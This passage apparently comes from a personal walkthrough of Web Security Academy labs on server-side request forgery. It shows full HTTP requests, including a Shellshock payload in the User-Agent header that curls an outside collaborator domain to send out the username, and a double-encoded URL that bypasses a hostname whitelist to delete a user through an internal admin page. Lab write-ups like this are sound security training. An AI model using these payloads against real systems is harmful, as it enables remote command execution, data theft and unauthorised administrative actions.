
192.168.0.X:8080so we have to brute force that, - Here is the full request and we will start brute force in intruder.
GET /product?productId=1 HTTP/2
Host: 0ae40005040d22ca8156c5b4006c00c5.web-security-academy.net
Cookie: session=GfmFWgnW9V0VoouvfAGFoQnwcRKqrfRI
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: () { :;}; curl http://2gjthnx8xs8uus4ujdjtau1hp8vzjqaez.oastify.com/`whoami`
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://192.168.0.X:8080/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
- Starting the attack

- We got response in collaborator and got the OS user name, and by submitting this we solve the lab
peter-3kO3iK.nvmew8ctcdnf9djfyyyepfg24takybvzk.oastify.com.
peter-3kO3iK
[!summary] trigger a blind SSRF from the app (which fetches the
RefererURL) to an internal192.168.0.X:8080host and use a Shellshock payload (in a header) to make that internal server perform a DNS lookup to my Burp Collaborator domain, the DNS request will contain the OS username, which you then submit to finish the lab
Lab 7: SSRF with whitelist-based input filter
- We have to do SSRF on same parameter as previous which is
/product/stockand here is the captured request of it,
POST /product/stock HTTP/1.1
Host: 0af50028036541f181472afa005c0005.web-security-academy.net
Connection: keep-alive
Content-Length: 107
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://0af50028036541f181472afa005c0005.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af50028036541f181472afa005c0005.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=AWpvTcTmRbPBK0aq7Tr7qEvnKpkL0LmS

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
- We will try to inject URL in
stockAPI,
POST /product/stock HTTP/1.1
Host: 0af50028036541f181472afa005c0005.web-security-academy.net
Connection: keep-alive
Content-Length: 107
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://0af50028036541f181472afa005c0005.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af50028036541f181472afa005c0005.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=AWpvTcTmRbPBK0aq7Tr7qEvnKpkL0LmS


stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin
- %2523 ==> Double Encoded # and it help to identify the fragment,
stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin
- This is just backend functionality which might looks like this,
parsed = urlparse(stockApi)
if parsed.hostname != "stock.weliketoshop.net":
    return error("External stock check host must be stock.weliketoshop.net")
[!summary] In short, serve is checking
stock.weliketoshop.netstring before validating%2523and hostname must not belocalhostso we bypass it using#symbol. When this double-decoding happens, the URL parser now treats everythingafter @ (userinfo separator) as path, not fragment.
- So now we have to delete the user and it will solve the lab,

stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos